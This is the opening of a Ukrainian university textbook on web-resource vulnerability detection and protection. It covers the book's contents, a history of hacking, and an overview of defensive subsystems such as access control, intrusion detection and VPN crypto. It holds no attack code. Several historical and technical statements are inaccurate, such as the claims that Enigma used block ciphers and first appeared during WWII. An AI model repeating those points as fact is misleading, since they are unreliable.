

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ ІМЕНІ ІГОРЯ СІКОРСЬКОГО»

МЕТОДИ ТА ЗАСОБИ ВИЯВЛЕННЯ УРАЗЛИВОСТЕЙ ТА ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ WEB-РЕСУРСІВ

Навчальний посібник

Рекомендовано Методичною радою КПІ ім. Ігоря Сікорського
як навчальний посібник для здобувачів ступеня магістра
за освітньою програмою «Інженерія програмного забезпечення інтелектуальних
кібер-фізичних систем в енергетиці» спеціальності 121 Інженерія програмного
забезпечення

Електронне мережеве навчальне видання

Київ
КПІ ім. Ігоря Сікорського
2023

Автори: *Гаврилко Євген Володимирович*, д-р техн. наук, проф.
Ходаковський Олексій Володимирович, канд. техн. наук, доц.
Гейко Олег Олександрович.
Швайко Володимир Григорович.

Рецензент *Дичка І.А.*, д.т.н., професор, декан факультету прикладної математики
КПІ ім. Ігоря Сікорського

Відповідальний
редактор *Кузьмініх В.О.*, к.т.н., доцент

*Гриф надано Методичною радою КПІ ім. Ігоря Сікорського
(протокол № 2 від 26 жовтня 2023 р.)
за поданням вченої ради Навчально-наукового інституту атомної та теплової енергетики
(протокол № 1 від 31 серпня 2023 р.)*

М54 Методи та засоби виявлення уразливостей та забезпечення безпеки WEB-ресурсів
[Електронний ресурс] : навч. посіб. для здобувачів ступеня магістра за освіт.
програмою «Інженерія програмного забезпечення інтелектуальних кібер-
фізичних систем в енергетиці» спец. 121 Інженерія програмного забезпечення /
Є. В. Гаврилко та ін. ; КПІ ім. Ігоря Сікорського. Електрон. текст. дані (1 файл). –
Київ : КПІ ім. Ігоря Сікорського, 2023. – 103 с.

Навчальний посібник має на меті розглянути методи і програмні засоби виявлення
вразливостей та забезпечення безпеки Web-додатків, Web-серверів та інших ресурсів в
Інтернет мережах. Навчальний посібник призначено для здобувачів вищої освіти
другого (магістерського) рівня денної та заочної форми навчання за спеціальністю 121
Інженерія програмного забезпечення, що займаються за освітньо-професійними,
освітньо-науковими програмами «Інженерія програмного забезпечення
інтелектуальних кібер-фізичних систем в енергетиці».

УДК 004.056.57

Реєстр. № НП 23/24-061. Обсяг 4,2 авт. арк.

Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»
проспект Берестейський, 37, м. Київ, 03056
<https://kpi.ua>

Свідоцтво про внесення до Державного реєстру видавців, виготовлювачів
і розповсюджувачів видавничої продукції ДК № 5354 від 25.05.2017 р.

© Є. В. Гаврилко, О. В. Ходаковський, О. О. Гейко, В. Г. Швайко, 2023
© КПІ ім. Ігоря Сікорського, 2023

Зміст

Скорочення та умовні позначки.....	6
ВСТУП	7
РОЗДІЛ 1. РОЗВИТОК ТЕОРІЇ І ПРАКТИКИ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ ТА ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ WEB-РЕСУРСІВ.....	9
1.1. ІСТОРІЯ ЗАХИСТУ WEB-РЕСУРСІВ	9
1.1.1. Поява хакерства	9
1.1.2. «Енігма»	10
1.1.3. Автоматизований злом шифру «Енігми»	11
1.1.4. Побудова криптологічної машини «Бомба»	11
1.1.5. Початок комп'ютерного злому	12
1.1.6. Розквіт Всесвітньої павутини	13
1.1.7. Сучасне хакерство.....	14
1.2. ПІДХОДИ ЩОДО ЗАХИСТУ WEB-РЕСУРСІВ.....	15
1.2.1. Політика безпеки Web-ресурсів	15
1.2.2. Огляд методів захисту Web-ресурсу	17
1.2.3. Підсистема розмежування доступу	17
1.2.4. Підсистема антивірусного захисту.....	19
1.2.5. Підсистема контролю цілісності.....	19
1.2.6. Підсистема виявлення вторгнень	20
1.2.7. Підсистема аналізу захищеності.....	20
1.2.8. Підсистема криптографічного захисту	21
РОЗДІЛ 2. РОЗВИТОК ТЕОРІЇ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ WEB-РЕСУРСІВ.....	23
2.1. ОЦІНКА ВРАЗЛИВОСТІ WEB-РЕСУРСІВ	23
2.1.1. Способи оцінки уразливості Web-ресурсів (на прикладі серверу).....	23
2.1.2. Картка Web-ресурсу	24
2.1.3. Оцінка структури Web-ресурсів.....	25
2.1.4. Бази даних на боці серверної частини	26
2.1.5. Зберігання даних на боці клієнту	26
2.2. ОЦІНКА ПРОГРАМНИХ ЗАСОБІВ, ЩО ЗАБЕЗПЕЧУЮТЬ РОБОТУ WEB-РЕСУРСІВ	27
2.2.1. Пошук множини застосунків в рамках домена	28
2.2.2. Вбудовані в браузер інструменти аналізу	28
2.2.3. Соціальні профілі	30
2.2.4. Груба сила для пошуку субдоменів.....	31
2.2.5. Перебір за словником	31
2.3. ОЦІНКА ПРОГРАМНИХ ЗАСОБІВ ДЛЯ ПОШУКУ API WEB-РЕСУРСУ	32
2.3.1. Виявлення кінцевої точки	32

2.3.2. Механізми аутентифікації	34
2.3.3. Різновиди кінцевих точок	35
2.4. ОЦІНКА СТОРОННІХ ЗАЛЕЖНОСТЕЙ WEB-ДОДАТКУ	36
2.4.1. Клієнтські фреймворки	36
2.4.1.1. EmberJS	37
2.4.1.2. AngularJS	38
2.4.1.3. React	38
2.4.1.4. VueJS	39
2.4.1.5. Бібліотеки JavaScript	39
2.4.2. Репозиторій CSS	40
2.4.3. Фреймворки на боці сервера	41
2.4.4. Заголовки	41
2.4.5. Стандартні повідомлення про помилку та сторінки 404	42
РОЗДІЛ 3. МЕТОДИ ТА ЗАСОБИ ЗЛАМУ WEB-РЕСУРСІВ	45
3.1. ВИКОРИСТАННЯ РЕЗУЛЬТАТІВ ОЦІНОК ДЛЯ ЗЛАМУ WEB-РЕСУРСІВ	45
3.1.1. Міжсайтовий скриптинг (XSS)	45
3.1.2. Специфіка XSS атаки	45
3.1.3. Виявлення XXS-вразливостей	47
3.2. МЕТОДИ ПІДРОБКИ МІЖСАЙТОВИХ ЗАПИТІВ (CSRF)	49
3.2.1. Підхід для оцінки атаки CSRF	49
3.2.2. Приклади оцінки атаки CSRF	51
3.3. АТАКА НА ЗОВНІШНІ СУТНОСТІ XML-ДОКУМЕНТА	53
3.3.1. Атака безпосередньо на об'єкт XML	53
3.3.2. Непряма XXE-атака	56
РОЗДІЛ 4. МЕТОДИ ТА ЗАСОБИ ЗАХИСТУ WEB-РЕСУРСІВ	59
4.1. МЕТОДИ ЗАХИСТУ АРХИТЕКТУРИ WEB-РЕСУРСІВ	59
4.1.1. Проведення аналізу архітектури захищеного програмного забезпечення	59
4.1.2. Проведення глибокий аналіз коду ПЗ	59
4.1.3. Підходи до пошуку уразливості	60
4.1.4. Підходи до аналізу вразливостей	61
4.1.5. Підходи до керування вразливістю	61
4.1.6. Підходи до регресивного тестування	62
4.1.7. Методи зниження ризику	62
4.2. МЕТОДИ ВИБОРУ БЕЗПЕЧНОЇ АРХИТЕКТУРИ WEB-РЕСУРСІВ	62
4.2.1. Аналіз вимог до ПЗ	63
4.2.2. Аутентифікація та авторизація	64
4.2.3. Протоколи SSL та TLS	64
4.2.4. Захист облікових даних: паролі	65

4.2.5. Захист хешуванням облікових даних	66
4.2.6. Захист двохфакторною автентифікацією	67
4.3. МЕТОДИ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ WEB-РЕСУРСУ	67
4.3.1. Автоматизована перевірка	67
4.3.2. Статичний аналіз	68
4.3.3. Динамічний аналіз	69
4.3.4. Регресійне тестування	69
4.3.5. Процедури відповідального розкриття інформації	70
4.4. МЕТОДИ УПРАВЛІННЯ ВИЯВЛЕНИХ ВРАЗЛИВОСТЕЙ У WEB-РЕСУРСАХ.....	71
4.4.1. Відтворення вразливостей.....	71
4.4.2. Класифікація вразливостей	72
4.4.3. Загальна система оцінки вразливостей	72
4.4.3.1. CVSS: Базова метрика.....	73
4.4.3.2. CVSS: тимчасова метрика.....	76
4.4.3.3. CVSS: контекстна метрика	77
РОЗДІЛ 5. МЕТОДИ ТА СПОСОБИ ЗАХИСТУ WEB-РЕСУРСІВ.....	79
5.1. МЕТОДИ ЗАХИСТУ ЗАХИСТ WEB-ДОДАТКУ ВІД XSS АТАК.....	79
5.1.1. Атаки XSS і їх особливості.....	79
5.1.1.1. Постійна XSS атака.....	79
5.1.1.2. Непостійний XSS атака	80
5.1.1.3. Атака XSS на основі DOM-моделі.....	80
5.2. МЕТОДИ ЗАХИСТУ WEB-РЕСУРСУ ВІД CSRF АТАК.....	82
5.2.1. Перевірка заголовків.....	82
5.2.2. CSRF-токен.....	84
5.2.3. CSRF-токени без збереження стану	86
5.2.4. Протидія CSRF на рівні коду	87
5.2.5. Запити GET без збереження стану	87
5.2.6. Зниження ризику CSRF на рівні програми	89
5.2.7. Проміжне програмне забезпечення для протидії CSRF-атакам.....	89
5.3. МЕТОДИ ЗАХИСТУ WEB-РЕСУРСУ ВІД DoS АТАК	91
5.3.1. Протидія атакам ReDoS	92
5.3.2. Захист від логічних DoS-атак.....	93
5.3.3. Захист від DDoS	94
5.3.4. Пом'якшення DDoS-атак.....	95
Список літератури	98

Скорочення та умовні позначки

Web-ресурси –	інформаційний ресурс включно з сервером, що є доступним у мережі World Wide Web.
Password selection –	підбір паролів.
cross-site scripting –	впровадження сценаріїв, XSS, що дозволяє тому, хто атакує, перехоплювати конфіденційну інформацію.
Cross-site request forgery –	один із способів використання вразливостей
Command injection –	впровадження команд
API –	прикладний програмний інтерфейс
CSS –	спеціальна мова, яка використовується для опису зовнішнього вигляду сторінок, написаних мовами розмітки даних
XSS –	міжсайтовий скриптинг
CSRF –	міжсайтова підробка запитів
XML –	розширений язык розмітки документа
CVSS –	загальна система оцінки вразливостей
DOM-моделі –	об'єктна модель документа
DoS атака –	атака на відмову в обслуговуванні
DDoS атака –	розподілена атака на відмову в обслуговуванні

ВСТУП

Сьогодні в світі стрімко розвиваються і поширюються різні інтернет технології, як то електронна комерція, портали державних і побутових послуг, форуми і чати, соціальні мережі, новинні портали, електронна пошта, теле- та відеоконференції, сайти і блоги та багато іншого.

Для реалізації наведених технологій зазвичай використовуються Web-ресурси. Зрозумілим є і те, що всі названі ресурси є ціллю для нападу і ураження. У зв'язку з цим виникають питання безпеки і захисту Web-ресурсів.

Атаки на згадані ресурси відбуваються щодня і, на жаль, традиційні системи та інші засоби контролю і захисту мережевої безпеки, безпеки серверних частин не можуть захистити від багатьох типів і видів атак, які притаманні саме особливостям Web-ресурсів.

Навчальний посібник, що пропонується студентам, містить систематизований опис методів та засобів виявлення уразливостей та забезпечення безпеки Web-ресурсів.

Посібник складається зі вступу і п'яти розділів. Перший розділ присвячено вивченню історії та підходам захисту інформації. Другий розділ присвячено вивченню теоретичних підходів щодо виявлення й оцінки вразливостей Web-ресурсів та практичних способів оцінки таких вразливостей відповідними програмними засобами. Третій розділ має на меті вивчення підходів зламу Web-ресурсів. Тут розглядаються схема атак на ресурси. Четвертий розділ присвячено захисту Web-ресурсів. А саме захист архітектури Web-ресурсів та методам управління вже виявленими вразливостями. Завершує навчальний посібник п'ятий розділ, що присвячений методам і способам захисту Web-ресурсів. Розділ показує як описані вразливості перетворюються на самі поширені атаки і які методи захисту від них є в арсеналі інженера програмного забезпечення. В розділі детально розглянуті XSS, CSRF та основні і поширені типи DoS атак.

Вивчення навчальних дисциплін циклу дозволить студентам, що навчаються за спеціальністю 121-Інженерія програмного забезпечення усіх

форм навчання, оволодіти знаннями та вміннями, які створить теоретичне та практичне підґрунтя для отримання компетенцій із захисту Web-ресурсів.

Автори вдячний за допомогу Л. Політанському, Р. Політанському та С. Толюпі.

Книга призначена для студентів, які навчаються у закладах вищої освіти за спеціальною 121 –Інженерія програмного забезпечення. Вона може бути корисною для усіх інших спеціальностей, освітньо-професійних та освітньо-наукових програм.

РОЗДІЛ 1. РОЗВИТОК ТЕОРІЇ І ПРАКТИКИ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ ТА ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ WEB- РЕСУРСІВ

1.1. ІСТОРІЯ ЗАХИСТУ WEB-РЕСУРСІВ

На початку розгляду тематики дисципліни доцільно дати уявлення про довгу та цікаву історію забезпечення безпеки інформації як такої і Web - ресурсів зокрема [1, 2].

Під Web-ресурсами будемо вважати інформаційний ресурс включно з сервером, доступний у мережі World Wide Web, який можна переглянути у Web - браузері. Зазвичай ця інформація записана у форматі HTML або XHTML і може містити гіпертекст із навігаційними гіперпосиланнями на інші Web сторінки.

Розгляд Web-ресурсів головних історичних подій у цій галузі за останні сотню років дозволяє більш-менш уявити технологію, на якій ґрунтуються сучасний захист Web-ресурсів.

1.1.1. Поява хакерства

За останні десятиліття хакери не тільки набули популярності, а й стали користуватися славою. І погана вона не завжди.

В результаті незнайомій з цією областю людині може здатися, що хакерство пов'язане виключно з інтернетом. Але ні. Цим займалися ще задовго до появи всесвітньої павутини, - Інтернету.

Все впирається у визначення поняття «злам програми».

Так, у 1910-1920 рр спостерігалися окремі характерні випадки, які можна кваліфікувати як згаданий вище «злам». Більшість із них пов'язана з в 30 роки минулого сторіччя з втручанням у роботу передавачів та приймачів коду Морзе або радіохвиль, 40 роки минулого сторіччя - машиною для

шифрування «Енігма». Далі буде короткий опис ряду історичних подій в цій царині в цих періодах.

1.1.2. «Енігма»

На рис. 1.1. показана електромеханічна роторна машина «Енігма», яка використовувалася для шифрування та дешифрування текстових повідомлень,



Рис. 1.1. – Машина шифрувальна «Енігма»

що надсилаються по радіо. Ця машина з'явилася під час Другої світової війни і стала важливим технологічним досягненням.

Пристрій нагадував велику механічну друкарську машинку. При кожному натисканні клавіші ротори переміщалися і записували на перший погляд випадковий символ.

Насправді символи були випадковими й визначалися обертами роторів і параметрами їх конфігурації. Читати або розшифровувати надіслані повідомлення могла лише «Енігма» з ідентичною конфігурацією.

Саме ця цінна властивість дозволяла уникнути перехоплення важливих повідомлень.

Ця машина реалізувала криптографічний захист – симетричне шифрування і використовувала блокові шифри.

Щодо зламу повідомлень, що генерувала Енігма багато написано. Але формально це стало можливим після появи аналогічної машини і автоматизованого зламу.

Щодо нашої дисципліни, то перехоплення повідомлень досі залишається популярною у хакерів технікою, яку називають атакою посередника (man-in-the-middle attack).

1.1.3. Автоматизований злом шифру «Енігми»

Коротко про таке Англійський математик Алан Тюрінг став піонером у галузі криптографії та автоматизації зламу.

Перед Другою світовою війною і під час неї дослідження Т'юрінга були зосереджені насамперед на криптографії.

Тюрінг та інші шукали спосіб зламати шифр «Енігми». Ця робота була пов'язувалася з роботою «Польського бюро шифрів» і дослідженнями групи Реевського. Група спромоглася виявити в шифруванні закономірності, що дозволили визначати конфігурацію «Енігм». Але це рішення було неможливо масштабувати на кількість роторів, що збільшувала варіативність. За час перебору можливих комбінацій встигала вийти нова версія конфігурації.

Тому перед Тюрінгом стояло завдання знайти рішення, що припускає масштабування. Фактично їм був потрібний універсальний, а не вузькоспеціалізований метод. І він запропонував і побудував «Бомбу».

1.1.4. Побудова криптологічної машини «Бомба»

Криптологічна бомба (рис. 1.2.) була механічним пристроєм з електричним приводом, який намагався автоматично реконструювати положення роторів в «Енігмі», аналізуючи відправлені цією машиною повідомлення.



Рис. 1.2. Одна з перших «Бомб» Алана Тюрінга

Зазначимо, що все ж перша «криптологічна бомба» була створена поляками під час спроб автоматизувати математичні і логічні розробки Реєвського.

На думку Алана Тюрінга, оригінальні машини не впоралися із завданням, тому що не були універсальними. Створення машини, здатної визначити конфігурацію «Енігми» за будь-якої кількості роторів, він почав з простого припущення: щоб правильно розробити алгоритм дешифрування, потрібно знати слово або фразу із зашифрованого повідомлення та його позицію всередині повідомлення.

Знання певних вхідних даних, що надсилаються за допомогою «Енігми», значно спростило алгоритмічне визначення актуальних налаштувань цієї машини. Отриману таким способом інформацію Тюрінг використовував для розробки дешифрувальної машини.

Подібні методи використовують і сучасні хакери для отримання доступу до зашифрованих даних. Створена Тюрінгом машина стала важливою історичною віхою, адже це був один із перших автоматизованих інструментів, машин зламу. Якщо формально – це стало початком комп'ютерного зламу.

1.1.5. Початок комп'ютерного зламу

У 1976 році компанія Apple випустила персональний комп'ютер (ПК) Apple 1. Про великі комп'ютери ми зараз не будемо говорити.

У 1982 році компанія Commodore International випустила Commodore-64 – ПК. Він поставлявся з власною клавіатурою, мав вбудовану підтримку звуку і навіть умів працювати з кольоровими дисплеями.

До початку 1990 продаж комп'ютера Commodore-64 доходив до 500 000 штук на місяць. Пізніше ця цифра почала щорічно зростати, і невдовзі ПК стали звичайним інструментом як у бізнесі, так і в побуті.

І зараз увага! У 1983 році фахівець у галузі інформатики Фред Кoen створив перший комп'ютерний вірус. Цей вірус умів копіювати сам себе і легко передавався з одного ПК на інший через дискети.

Пізніше Кoen став одним із перших фахівців з безпеки програмного забезпечення (ПЗ), показавши, що немає алгоритму, здатного виявити всі можливі комп'ютерні віруси.

1988 року аспірант факультету обчислювальної техніки Корнеллського університету Роберт Морріс створив вірус, який заразив безліч комп'ютерів по всій країні. Вірус набув популярності як хробак Морріса, а сам термін «хробак» стали використовувати для позначення комп'ютерного вірусу, що самовідтворюється [1].

У перший же день випуску хробака Морріса він заразив приблизно 15 000 підключених до мережі комп'ютерів. Вперше в історії уряди задумалися про необхідність офіційних розпоряджень для подібних випадків. Він став першим хакером, якого засудили. Це відбувалося у США.

1.1.6. Розквіт Всесвітньої павутини

Перейдемо у 2000 роки. Всесвітня павутина (the World Wide Web, WWW) з'явилася у 1990-х, але її популярність почала стрімко зростати на початку 2000-х.

У 1990-х роках інтернет використовувався переважно як спосіб обміну документами, написаними на HTML. Web-сайти не особливо звертали увагу на захист, і дуже мало хто з них дозволяв користувачам відправляти (повертати) назад на сервер будь-які дані, щоб змінити роботу сайту.

Початок 2000-х ознаменував для інтернету нову еру [3].

Web-сайти почали зберігати дані користувача і навіть змінювати функціональність на основі введення користувача. Ця ключова технологія отримала назву Web 2.0. Сайти Web 2.0 дозволяли користувачам взаємодіяти

один з одним, відправляючи дані на сервер за протоколом HTTP, де вони зберігалися та на запит надавалися іншим користувачам.

Нова ідеологія створення сайтів породила соціальні мережі у тому вигляді, як ми їх знаємо сьогодні. Методика Web 2.0 дозволила появу блогів, редагованих сторінок вікіпедії, сайтів обміну мультимедіа та багато іншого.

Така радикальна зміна мережевої ідеології перетворила інтернет із місця обміну документами на платформу розповсюдження додатків. Величезне зрушення в проектуванні архітектури сайтів змінило і способи атак на Web-додатки. До цього моменту вже докладалися серйозні зусилля для захисту серверів та мереж. З появою сайтів, що нагадують програми, ідеальною ціллю для хакерів стали користувачі.

Пройшло ще трохи часу, і користувачі змогли через інтернет здійснювати безліч важливих операцій. Військовий зв'язок, банківські перекази та багато іншого зрештою стали здійснюватися через Web-додатки (сайти, що функціонують як десктопні додатки). На жаль, тоді користувачів практично не захищали від націлених на них атак. Крім того, було мало інформації про методи злому та механізми роботи інтернету. Мало хто з користувачів Мережі у 2000 роках мав уявлення про технології, завдяки яким усе працює.

На початку 2000 широке освітлення отримали перші DoS-атаки (denial of service, відмова в обслуговуванні), які зупинили роботу популярних сайтів.

1.1.7. Сучасне хакерство

У наше життя увійшло Всесвітнє павутина, яке після розробки Web 2.0 перетворилося на засіб обміну додатками замість документів. В результаті з'явилися нові варіанти експлойтів, пов'язані вже не так з мережами та серверами, скільки з користувачами.

Це продовжується досі, оскільки більшість хакерів воліє атакувати не програмне забезпечення для комп'ютерів або операційні системи, а Web-програми через браузер.

В мережі знаходилися вже тисячі Web-сайтів компаній із оборотом у мільйони та мільярди доларів.

Сайт став джерелом прибутку. Деякі компанії-розробники ПЗ для ПК намагаються перенести свою лінійку продуктів в інтернет в хмару (clouds), яка є складною мережею серверів.

Сучасні Web-ресурси стали важливим елементом життя, в них вкладається багато грошей, а значить, ставки на них зараз вищі, ніж будь-коли. Тому далі більш детально ми вивчимо захист саме Web-ресурсів.

1.2. ПІДХОДИ ЩОДО ЗАХИСТУ WEB-РЕСУРСІВ

Вразливості Web-ресурсів залишаються одним з найбільш розповсюджених недоліків забезпечення захисту інформації.

Ризики з використанням уразливостей саме Web-ресурсів є одним з основних чинників інформаційної безпеки сьогодні.

Протягом кількох останніх десятиліть головні виробники ПЗ наполегливо працюють, удосконалюючи свою технологічну базу, щоб підтримати питання захисту інформації Web-ресурсів [3].

1.2.1. Політика безпеки Web-ресурсів

Для організації захисту Web-ресурсу необхідно розуміти, як виникають вразливості і яким чином вони можуть бути використані.

Найбільш поширеними, небезпечними вразливостями для Web-ресурсу є такі (рис. 1.3) [4]:




Рис. 1.3. Найбільш розповсюдженні вразливості Web-ресурсів

Найбільш поширеними вразливостями є:

- password selection – підбір паролів;
- cross-site scripting – впровадження сценаріїв, XSS, що дозволяє тому, хто атакує, перехоплювати конфіденційну інформацію;
- SQL injection – впровадження SQL, такий механізми атаки на Web-ресурсів, що використовують введені дані в SQL-запитах до бази даних без попередньої обробки, необхідної для видалення потенційно небезпечних символів і зарезервованих слів;
- cross-site request forgery – один із способів використання вразливостей cross-site scripting, який полягає в підробці HTTP-запитів;
- command injection (впровадження команд) – виникає у тому випадку, коли дані, що передаються серверу в HTTP-запиті, використовуються для формування команд операційної системи без перевірки на наявність спеціальних символів.

1.2.2. Огляд методів захисту Web-ресурсу

В даний час має місце певний тренд щодо зростання практичного використання державними і комерційними установами та організаціями Web-ресурсів, підключених до мережі Інтернет.

Типова архітектура Web-ресурсу включає наступні основні компоненти [3, 4]:

- публічні Web-сервери, які забезпечують доступ користувачів мережі інформаційних ресурсів порталу;
- кеш-сервери, що забезпечують тимчасове зберігання копії ресурсів, до яких діставали доступ Інтернет-користувачі;
- DNS-сервери, що забезпечують можливість перетворення символьних імен серверів Web-ресурсу у відповідні IP-адреси;
- сервери програм, на яких встановлено спеціалізоване програмне забезпечення, призначене для управління інформаційним змістом Web-ресурсу;
- сервери баз даних, які забезпечують централізоване зберігання інформаційних ресурсів Web-ресурсу;
- комунікаційне устаткування, що забезпечує взаємодію між різними серверами Web-ресурсу.

Враховуючи, що ресурси публічного Web-ресурсу за визначенням відкриті будь-якому користувачеві мережі Інтернет, вони стають потенційною мішенню для атак.

Для захисту Web-ресурсу доцільно застосовувати комплексний підхід, що поєднує організаційні і технічні засоби захисту.

1.2.3. Підсистема розмежування доступу

Підсистема розмежування доступу є основним елементом комплексу безпеки Web-ресурсу і призначена для захисту інформаційних ресурсів від несанкціонованого доступу.

За допомогою засобів захисту, що входять в цю підсистему, Web-ресурс підрозділяється на чотири функціональні сегменти:

- сегмент серверів мережі Інтернет: кеш-сервери, публічні Web-сервери і DNS-сервери;
- сегмент службових серверів-адміністраторів або службові сервіси Web-ресурсу;
- сегмент управління, в якому розміщуються засоби, необхідні для управління комплексом безпеки Web-ресурсу;
- комунікаційний сегмент, що включає маршрутизатори і комутатори, що забезпечують взаємодію у порталі.

Розділення на окремі сегменти дозволяє ізолювати різні частини Web-ресурсу один від одного.

В цьому випадку при компрометації сервера одного з сегментів порталу порушник не зможе дістати доступ до інформаційних ресурсів, розташованих в інших сегментах.

Розмежування доступу реалізується підсистемою на трьох рівнях стека TCP/IP – мережевому, каналному і наразі прикладному.

На каналному рівні розмежування доступу здійснюється на основі віртуальних локальних мереж VLAN (*Virtual Local Area Network*), на які розділяється Web-портал.

На мережевому рівні розмежування доступу проводиться за допомогою двох міжмережових екранів, що забезпечують фільтрацію пакетів даних відповідно до заданих критеріїв.

Приклади критеріїв фільтрації, визначених на різних рівнях стека протоколів TCP/IP, приведені в таблиці 1.1.

Таблиця 1.1. Критерії фільтрації

Приклади критеріїв фільтрації	Приклади критеріїв фільтрації
Мережевий рівень	IP-адреса одержувача і відправника IP – дейтаграми; тип протоколу, за допомогою якого сформований блок даних, розміщений в полі даних IP-дейтаграми; довжина IP-дейтаграми; тип пакету даних ICMP і ін.
Транспортний рівень (канальний)	номери TCP- і UDP-портів відправника і одержувача TCP-сегмента або UDP- дейтаграми; значення поля прапора передачі TCP-сегментів; довжина TCP-сегмента; порядкові номери TCP-сегментів і ін.
Рівень застосування	довжина заголовка блоку даних прикладного рівня; тип команди, що міститься в блоці даних прикладного рівня; адреса ресурсу, якому призначена команда, що міститься в блоці даних прикладного рівня і ін.

1.2.4. Підсистема антивірусного захисту

Підсистема антивірусного захисту повинна забезпечувати виявлення і видалення інформаційних вірусів, які можуть бути присутніми в ресурсах Web-порталу. Підсистема складається з двох компонентів – модулів-датчиків, призначених для виявлення вірусів і модуля управління антивірусними датчиками.

Підсистема антивірусного захисту може ефективно виявляти нові типи вірусів потребує оновлення баз даних сигнатур підсистеми.

1.2.5. Підсистема контролю цілісності

Підсистема контролю цілісності повинна забезпечувати виявлення несанкціонованого спотворення вмісту Web-ресурсу. Датчики цієї підсистеми, як правило, встановлюються на серверах порталу для того, щоб із заданою періодичністю перевіряти цілісність файлових ресурсів порталу на

основі контрольних сум або хешів. Про них ми поговоримо в інших розділах.

1.2.6. Підсистема виявлення вторгнень

Назва відповідає призначенню. Підсистема включає наступні компоненти:

- модулі-датчики, призначені для збору інформації про пакети даних, циркулюючих в Web-порталі;
- модуль виявлення атак, що виконує обробку даних, зібраних датчиками, з метою виявлення інформаційних атак;
- модуль реагування на виявлені атаки;
- модуль зберігання даних, в якому зберігається вся конфігураційна інформація, а також результати роботи підсистеми виявлення вторгнень. Таким модулем, як правило, є стандартна СУБД (MS SQL Server, Oracle або IBM DB2 тощо).

До складу підсистеми виявлення вторгнень повинні входити два типи датчиків – хостові і мережеві.

Хостові – ця підсистеми виявлення вторгнень встановлюються на всіх серверах сегменту доступної зони і сегменту службових серверів.

Мережеві датчики є окремим програмно-апаратним блоком, призначеним для пасивного збору і аналізу інформації про всі пакети даних, які передаються в тому сегменті, в якому встановлений датчик.

Інформація, зібрана мережевими і хостовими датчиками, аналізується модулем виявлення атак з метою виявлення можливих вторгнень порушників. Аналіз даних може проводитися за допомогою двох основних груп методів - сигнатурних і поведінкових. Сигнатурні методи описують кожну атаку у вигляді спеціальної моделі або сигнатури.

1.2.7. Підсистема аналізу захищеності

Підсистема аналізу захищеності призначена для виявлення

уразливостей в програмно-апаратному забезпеченні Web-ресурсу.

За наслідками роботи підсистеми аналізу захищеності формується звіт, що містить інформацію про виявлені уразливості і рекомендації по їх усуненню.

Своєчасне усунення уразливостей, виявлених за допомогою цієї підсистеми дозволяє запобігти можливим інформаційним атакам, заснованим на цих вразливостях.

Сканування Web-ресурсу повинне здійснюватися за регламентом із заданою періодичністю. При цьому повинна регулярно оновлюватися база даних перевірок уразливостей. Підсистема аналізу захищеності встановлюється на АРМ адміністратора безпеки в сегменті управління Web-ресурсу.

1.2.8. Підсистема криптографічного захисту

Підсистема криптографічного захисту призначена для забезпечення захищеної видаленої взаємодії з Web-ресурсом протоколи наведені в таблиці 1.2. Криптографічний захист вивчався вами в попередніх роках.

Таблиця 1.2. Криптопротоколи на рівнях стека TCP/IP

Найменування рівня стека TCP/IP	Найменування криптопротоколу
Прикладний рівень	SSL (Secure Sockets Layer)/TLS (Transport Layer Security) Secure HTTP
Мережевий рівень	IPSec (Internet Protocol Security) SKIP (Secure Key Interchange Protocol)
Канальний рівень	PPTP (Point-to-Point Tunnelling Protocol) L2F (Layer 2 Forwarding Protocol) L2TP (Layer 2 Tunnelling Protocol)

Підсистема базується на технології віртуальних приватних мереж VPN (Virtual Private Network), яка дозволяє створювати захищені мережеві

з'єднання, в рамках яких проводиться аутентифікація користувачів, а також забезпечується конфіденційність і контроль цілісності даних, які передаються.

Для організації VPN-мережі можуть використовуватися різні типи криптопротоколів.

До складу підсистеми криптографічного захисту інформації входить VPN-шлюз, який встановлюється в Web-порталі і VPN-клієнти, що встановлюються на робочі станції адміністраторів Web-ресурсу, а також на станції тих користувачів, для яких необхідно забезпечити захищену взаємодію з серверами порталу.

Запитання для самоконтролю

